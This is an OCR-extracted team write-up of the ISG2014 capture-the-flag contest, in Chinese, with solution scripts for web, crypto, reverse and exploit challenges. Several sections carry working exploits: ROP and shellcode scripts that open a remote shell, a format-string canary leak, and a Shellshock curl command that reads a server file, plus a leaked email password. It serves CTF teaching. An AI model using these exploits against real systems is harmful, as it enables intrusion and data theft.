
ISG2014 Writeups

Dr.Mario

Smile Web 200

php 源代码审计



Cryptobaby Crypto 100

按照程序逻辑，把 0x403018 处的数据按 131 进制分开成字符即可。

Pwnme Exploit 300

漏洞为很明显的栈溢出，但没有提供 libc，需要自行获取 libc 中的函数地址。

在这里我们使用 pwntools 来获取 system 的地址，把参数写在 data 段并最终执行。

执行 system 时有很奇怪的偏移问题这里稍微调整了一下最后执行 system gadget 在栈上的位置。

```
#!/usr/bin/env python2
from zio import *
from pwn import *

@MemLeak
def leak_write(addr):
    io.read_until('Pwn me if you can:\n')
    payload = 'A' * 24 + l64(poprdi) + l64(1) + l64(poprsi) + l64(addr) + junk +
l64(write_plt) + l64(main)
    io.write(payload.ljust(0x100, 'A'))
```

```
    ret = io.read(256)
    return ret

target = './pwnme'
target = ('202.120.7.69', 34343)

poprdi = 0x400663
poprsi = 0x400661 # pop rsi; pop r15; ret
ret = 0x400664
write_got = 0x601018
write_plt = 0x400480
main = 0x4005bd
junk = 'J' * 8
data = 0x601040
read_plt = 0x4004a0

io = zio(target, print_read=False, print_write=False, timeout=100000)

elf = DynELF('./pwnme', leak_write)
system = elf.lookup('system')
log.success('system: %s' % hex(system))

io.read_until('Pwn me if you can:\n')
payload = 'A' * 24 + l64(poprdi) + l64(0) + l64(poprsi) + l64(data) + junk + l64(read_plt) +
l64(poprdi) + l64(data) + l64(ret) * 5 + l64(system)
io.write(payload.ljust(0x100, 'A'))
io.write('cat /home/pwnme/flag\0'.ljust(0x100, 'A'))
io.interact()
```

SQLMAP Misc 100

题目提供了 sqlmap 运行时的流量，按照 SQL 语句及执行结果推断每个字节即可。

```
#!/usr/bin/env python2

import sys, re

def remove(idx, sign, value):
    sub = xrange(0, value) if sign == '<' else xrange(value + 1, 256)
    for i in sub:
        if i in ans[idx]:
            ans[idx].remove(i)

f = open(sys.argv[1]).read().strip().split('\n')
f = map(lambda x: x.split(':', 2)[1:], f)
ans = [set(xrange(256)) for _ in xrange(40)]
for x in f:
    sql = x[0]
    mo = re.search(r'LIMIT 0,1\),(\d+),1\)\)([><])(\d+)', sql)
    if mo:
        idx, sign, v = mo.groups()
        idx = int(idx)
        v = int(v)
        #print idx, sign, v
        if len(x[1].strip()) == 0:
```

```
            remove(idx, sign, v)
        else:
            if sign == '<':
                remove(idx, '>', v - 1)
            else:
                remove(idx, '<', v + 1)

for i in xrange(len(ans)):
    if len(ans[i]) == 1:
        sys.stdout.write(chr(list(ans[i])[0]))
print
```

WANGRANGE Reverse 100

逆向发现，输出只和所有输入字符的 XOR 结果和字符长度有关，要构造“ISG{”开头的输出，首先解出 4 个关键的数，然后依次生成完整的输出字符串。

```
#!/usr/bin/env python2
dict_ = {'P':'+', 'M':'-', 'U':'*', 'V':'/', 'X':'^', ' ':')&0xffffffff)'}
for i in xrange(10):
    dict_[chr(ord('A') + i)] = str(i)

def calc(num, s):
    ss = ''
    count = 0
    for i in xrange(len(s)):
        ss += dict_[s[i]]
        if s[i] == ' ':
            count += 1
    if ss[0] in '0123456789':
        ss = str(num) + '+' + ss
    else:
        ss = str(num) + ss
    ss = count * 2 * '(' + ss
    return ss

exe = open('wangrange_b3e5c26e63ac1af881a1afe734a4a439').read()
data = exe[0x15b4:0x1a83 - 0x11b4 + 0x15b4]
i = 0
lines = []
for line in data.split('\x20\0'):
    line = line.replace('\0', '').strip()
    if line != '':
        lines.append(line)
        i += 1

PREFIX = 'ISG{'
keys = {}
for i in xrange(4):
    for k in xrange(256):
        if eval(calc(k, lines[i])) % 256 == ord(PREFIX[i]):
            keys[i] = k
```

```
flag = ''
for i in xrange(len(lines)):
    c = chr(eval(calc(keys[i % 4], lines[i])) % 256)
    flag += c

print '[+] flag: %s' % flag
```

哼！ Misc 200

发现附件中有两张图片，分别另存为 bmp 后做 diff 发现左下角处的像素不同，其中一张固定为 0 或 1。把不同部分的 01 串提取出来按 8bit 组成一个字节即为 flag。

Chopper Misc 100

把流量中下载 x.tar.gz 部分提取出来解压即为 flag。

RSA SYSTEM Crypto 250

使用选择密文攻击的方法即可。

```
#!/usr/bin/env python2
from zio import *
import fractions

def encrypt(x):
    io.read_until('Command:\n')
    io.writeline('1')
    io.read_until('Input Plaintext:\n')
    io.writeline(str(x))
    io.read_until('Your ciphertext:\n')
    return int(io.readline())

def secret():
    io.read_until('Command:\n')
    io.writeline('3')
    io.read_until('I have no bug\n')
    return int(io.readline())

def decrypt(x):
    io.read_until('Command:\n')
    io.writeline('2')
    io.read_until('Input Ciphertext:\n')
    io.writeline(str(x))
    io.read_until('Your plaintext:\n')
    return int(io.readline())

HOST = '202.120.7.71'
PORT = 43434
io = zio((HOST, PORT))
t2 = encrypt(2) ** 2 - encrypt(4)
t3 = encrypt(3) ** 2 - encrypt(9)
n = fractions.gcd(t2, t3)
```

```
ans = secret() * encrypt(2) % n
ans = decrypt(ans)
print hex(ans / 2)[2:-1].decode('hex')
```

Find Shell Web 200

windows + apache2 短文件名，上传任意文件后用文件名 md5 的前 6 位加上~1 即可访问到上传的东西，内容即是 FLAG。

Track4! Reverse 200

先通过逆向大致看懂程序逻辑，考虑到 FLAG 包含 ISG{}，可以从 trace 中定位到 00401178 处含有 flag。把第 8,16,24,...次执行到该语句时的字符拼起来即为 flag。

X-Area Web 300

首先是社工部分，可以找到 hack.the.life@gmail.com 的密码泄露过，是 zasada911，但很想吐槽的是为啥这个密码是 zasada。。。。

进去之后就是简单的 php 源代码审计，需要跑一个 hash，然后解码：

```
-bash: php1: command not found
pengyu@zjuctf:/tmp/isg$ php 1.php
ob_start();
//the flag is ISG{tHe_MaGic_pHP_SOUrCE_cOD3}
echo " Just get the flag!!";
$info = ob_get_contents();
ob_end_clean();
echo "Hello Hackers!";
```

AFERE Misc 200

使用这个工具解压 apk：https://github.com/blueboxsecurity/DalvikBytecodeTampering

验证算法为 DES+base64 的简单替换，写脚本求解即可。

```
#!/usr/bin/env python2
from base64 import b64decode
from Crypto.Cipher import DES

base64_chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/='
chars = 'S4wp902KOV7QRogXdIUCMW1/ktz8sa5c3xePGfENuDTvBFqAmrbnLlHZYyhJij6+*'
dict_ = {}
for i in xrange(len(chars)):
    dict_[chars[i]] = base64_chars[i]
```

```
ciphertext = 'OKBvTrSKXPK3cObqoS21IW7Dg0eZ2RTYm3UrdPaVTdY*'
new_ciphertext = ''
for c in ciphertext:
    new_ciphertext += dict_[c]

ciphertext = b64decode(new_ciphertext)
key = 'Mem3d4Da'
des = DES.new(key, DES.MODE_ECB)
flag = des.decrypt(ciphertext)
print '[+] flag: %s' % flag
```

Checkin Exploit 200

调试发现，在溢出函数的返回点上，输入字符串的结尾 8 字节存储在了 rbp 中，因此在这里存储上/bin/sh，再构造 shellcode 即可。

```
#!/usr/bin/env python2
from zio import *

# shellcode(rbp => '/bin//sh'):
# a:   99                      cltd
# b:   89 de                   mov    %ebx,%esi
# d:   53                      push   %rbx
# e:   55                      push   %rbp
# f:   48 89 e7                mov    %rsp,%rdi
#12:   6a 3b                   pushq  $0x3b
#14:   58                      pop    %rax
#15:   0f 05                   syscall

call_rax = 0x40070d
shellcode = '9989de53554889e76a3b580f05'.decode('hex') + '\x90' + '/bin//sh'

host = '202.120.7.73'
port = 44445
io = zio((host, port))

payload = shellcode + l64(call_rax)[:6]
io.write(payload)

io.interact()
```

GIF Misc 50

GIF 第二帧为一二维码，内容即为 flag。

丫丫 Crypto 400

流量中包含了 7 组公钥和密文。考虑到 e=3，使用 Håstad's Broadcast Attack 方法，可使用中国剩余定理对原文求解。发现 7 组原文并不完全相同，从中枚举 3 个尝试解密最终获得 flag。

```python
#!/usr/bin/env python2
from operator import mod, mul, sub, add
import re, os, collections, sys
import fractions
import itertools

def eea(a,b):
    """Extended Euclidean Algorithm for GCD"""
    v1 = [a,1,0]
    v2 = [b,0,1]
    while v2[0]<>0:
       p = v1[0]//v2[0] # floor division
       v2, v1 = map(sub,v1,[p*vi for vi in v2]), v2
    return v1

def inverse(m,k):
     """
     Return b such that b*m mod k = 1, or 0 if no solution
     """
     v = eea(m,k)
     return (v[0]==1)*(v[1] % k)

def crt(ms, _as):
     """
     Chinese Remainder Theorem:
     ms = list of pairwise relatively prime integers
     as = remainders when x is divided by ms
     (ai is 'each in as', mi 'each in ms')

     The solution for x modulo M (M = product of ms) will be:
     x = a1*M1*y1 + a2*M2*y2 + ... + ar*Mr*yr (mod M),
     where Mi = M/mi and yi = (Mi)^-1 (mod mi) for 1 <= i <= r.
     """

     M  = reduce(mul,ms)        # multiply ms together
     Ms = [M/mi for mi in ms]   # list of all M/mi
     ys = [inverse(Mi, mi) for Mi,mi in zip(Ms,ms)] # uses inverse,eea
     return reduce(add,[ai*Mi*yi for ai,Mi,yi in zip(_as,Ms,ys)]) % M

def find_invpow(x,n):
    """Finds the integer component of the n'th root of x,
    an integer such that y ** n <= x < (y + 1) ** n.
    """
    high = 1
    while high ** n < x:
        high *= 2
    low = high/2
    while low < high:
        mid = (low + high) // 2
        if low < mid and mid**n < x:
            low = mid
        elif high > mid and mid**n > x:
            high = mid
        else:
            return mid
    return mid + 1
```

```
div = []
rem = []

dic = collections.defaultdict(dict)
base_dir = sys.argv[1]

for i in os.listdir(base_dir):
    if re.search('getEncryptionKey.*\.php', i):
        f = open(base_dir + '/' + i).read()
        n, rkey = re.search(r'"n":"([0-9a-f]+)".*?"rkey":"([0-9a-f]+)"', f).groups()
        dic[rkey]['n'] = int(n, 16)

    if re.search('login.*\.php', i):
        f = open(base_dir + '/' + i).read()
        c, rkey = re.search(r'pwd=([0-9a-f]+)&rkey=([0-9a-f]+)', f).groups()
        dic[rkey]['c'] = int(c, 16)

for rkey in itertools.combinations(dic, 3):
    div, rem = zip(*map(lambda x:(dic[x]['n'], dic[x]['c']), rkey))
    cube = crt(div, rem)
    for i in xrange(3):
        assert cube % div[i] == rem[i]

    x = find_invpow(cube, 3)
    if x ** 3 != cube:
        continue
    print hex(x)[3:-1].decode('hex')
```

BT Reverse 350

```
#!/usr/bin/env python2

s = "g{3q9OLNZ_bVWCyJk  l  sh  c  ax  r  d6  A  MY  t  Iv  P  4u  i  TS  Q  eB  n
Xz  o  R7  H  U2  p  F5  G  Km  8  Dw  }  Ej  f  "
msg = [3179, 2649, 729, 48, 487, 3189, 2177, 2650, 5789, 4380, 2160, 1350, 5789,
1736, 144, 2160, 4393, 1014, 5054, 3755, 49, 5789, 724, 5067, 6544, 2160, 3189,
724, 2160, 4368, 1743, 720, 1008, 293]

class Node: pass

def construct(it):
    character = next(it)
    if character != ' ':
        node = Node()
        node.character = character
        node.left = construct(it)
        node.right = construct(it)
        return node

it = iter(s)
```

```
root = construct(it)
assert len(list(it)) == 0

lookup = {}
def traverse(node, depth, num):
    lookup[num] = node.character
    depth += 1
    if node.left:
        traverse(node.left, depth, num + 48 * depth)
    if node.right:
        traverse(node.right, depth, num + 49 * depth)

traverse(root, depth=0, num=0)

print ''.join(lookup[x] for x in msg)
```

Out of Space Misc 200

对.net 程序分析可知需要计算'ISG'* 0xfa00000000 的 sha1。于是写程序计算即可。需要注意.net 中的格式输出问题。

```
#include <openssl/sha.h>
#include <cstdio>
#include <cstring>

int main() {
    SHA_CTX c;
    SHA1_Init(&c);
    static const long BUF_SIZE = 3 << 10;
    char buf[BUF_SIZE];
    for (int i = 0; i < BUF_SIZE; i += 3)
        memcpy(buf + i, "ISG", 3);
    long dest = 0xfa00000000L;
    long total = dest / (BUF_SIZE / 3);

    for (long i = 0; i < total; ++i) {
        SHA1_Update(&c, buf, BUF_SIZE);
        if (i % 0x100000 == 0)
            printf("%ld / %ld\n", i, total);
    }
    unsigned char ans[SHA_DIGEST_LENGTH];
    SHA1_Final(ans, &c);
    printf("ISG{");
    printf("%02x", ans[0]);
    for (int i = 1; i < SHA_DIGEST_LENGTH; ++i)
        printf("-%02x", ans[i]);
    printf("}\n");
    return 0;
}
```

Library Exploit 250

在 register 功能中只能输入 15 字节长度来触发格式化字符串漏洞，且%字符数量有限，因此考虑用格式化字符串漏洞泄露出 stack canary，并将某关键计数改大，然后再利用 query 功能中的栈溢出来获取 shell。

```
#!/usr/bin/env python2
from zio import *

target = ('202.120.7.68', 23333)
io = zio(target, print_read=False, print_write=False)

count_addr = 0x804b008

io.read_until('4. Quit\n')
io.write('1\n')

payload = l32(count_addr + 3) + '%35$p%10$hn\n'
io.write(payload)
io.read_until('0x')
canary = io.read(8).decode('hex')[::-1]
print '[+] canary: %s' % canary.encode('hex')
io.read_until('4. Quit\n')

put_plt = 0x8048520
printf_got = 0x804afc8
read_plt = 0x80484d0
junk = 'JJJJ'
popret = 0x8048c3f
pop3ret = 0x8048c3d
new_stack = 0x804bf30
leave_ret = 0x8048aa6

io.write('2\n')
payload = 'A' * 0x100 + canary + 'A' * 12
payload += l32(put_plt) + l32(popret) + l32(printf_got)
payload += l32(read_plt) + l32(pop3ret) + l32(0) + l32(new_stack) + l32(32)
payload += l32(popret) + l32(new_stack) + l32(leave_ret)
payload += '\n'

io.write(payload)
io.read_until(':\'(\n')
printf = l32(io.read(4))
print '[+] printf: %s' % hex(printf)
system = printf - 0x4d1f0 + 0x40100
binsh = printf - 0x4d1f0 + 0x161304
print '[+] system: %s' % hex(system)
print '[+] binsh: %s' % hex(binsh)
```

```
payload = junk + l32(system) + junk + l32(binsh)
io.write(payload.ljust(32, 'A'))

io.interact()
```

Safesite Web 400

Up-to-Date Web 100

bash 漏洞，flag 在/var/www 下

```
DeAdCaT-2:sqlmap-dev DeAdCaT___$ curl -H 'x: () { :;};a=`/bin/cat /var/www/flag.txt`;echo "xxxxxxxxx: $a"' http://202.120.7.112:8888/index.cgi -v -I
* About to connect() to 202.120.7.112 port 8888 (#0)
*   Trying 202.120.7.112...
* Adding handle: conn: 0x7fb6fc004000
* Adding handle: send: 0
* Adding handle: recv: 0
* Curl_addHandleToPipeline: length: 1
* - Conn 0 (0x7fb6fc004000) send_pipe: 1, recv_pipe: 0
* Connected to 202.120.7.112 (202.120.7.112) port 8888 (#0)
> HEAD /index.cgi HTTP/1.1
> User-Agent: curl/7.30.0
> Host: 202.120.7.112:8888
> Accept: */*
> x: () { :;};a=`/bin/cat /var/www/flag.txt`;echo "xxxxxxxxx: $a"
>
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< Date: Sun, 28 Sep 2014 08:29:07 GMT
Date: Sun, 28 Sep 2014 08:29:07 GMT
* Server Apache/2.4.7 (Ubuntu) is not blacklisted
< Server: Apache/2.4.7 (Ubuntu)
Server: Apache/2.4.7 (Ubuntu)
< xxxxxxxxx: ISG{HaVE_7o_UpDAT3_mY_SeRVeR_MORE_oFT3n}
xxxxxxxxx: ISG{HaVE_7o_UpDAT3_mY_SeRVeR_MORE_oFT3n}
< Vary: Accept-Encoding
Vary: Accept-Encoding
< Content-Type: text/html
Content-Type: text/html

<
* Connection #0 to host 202.120.7.112 left intact
```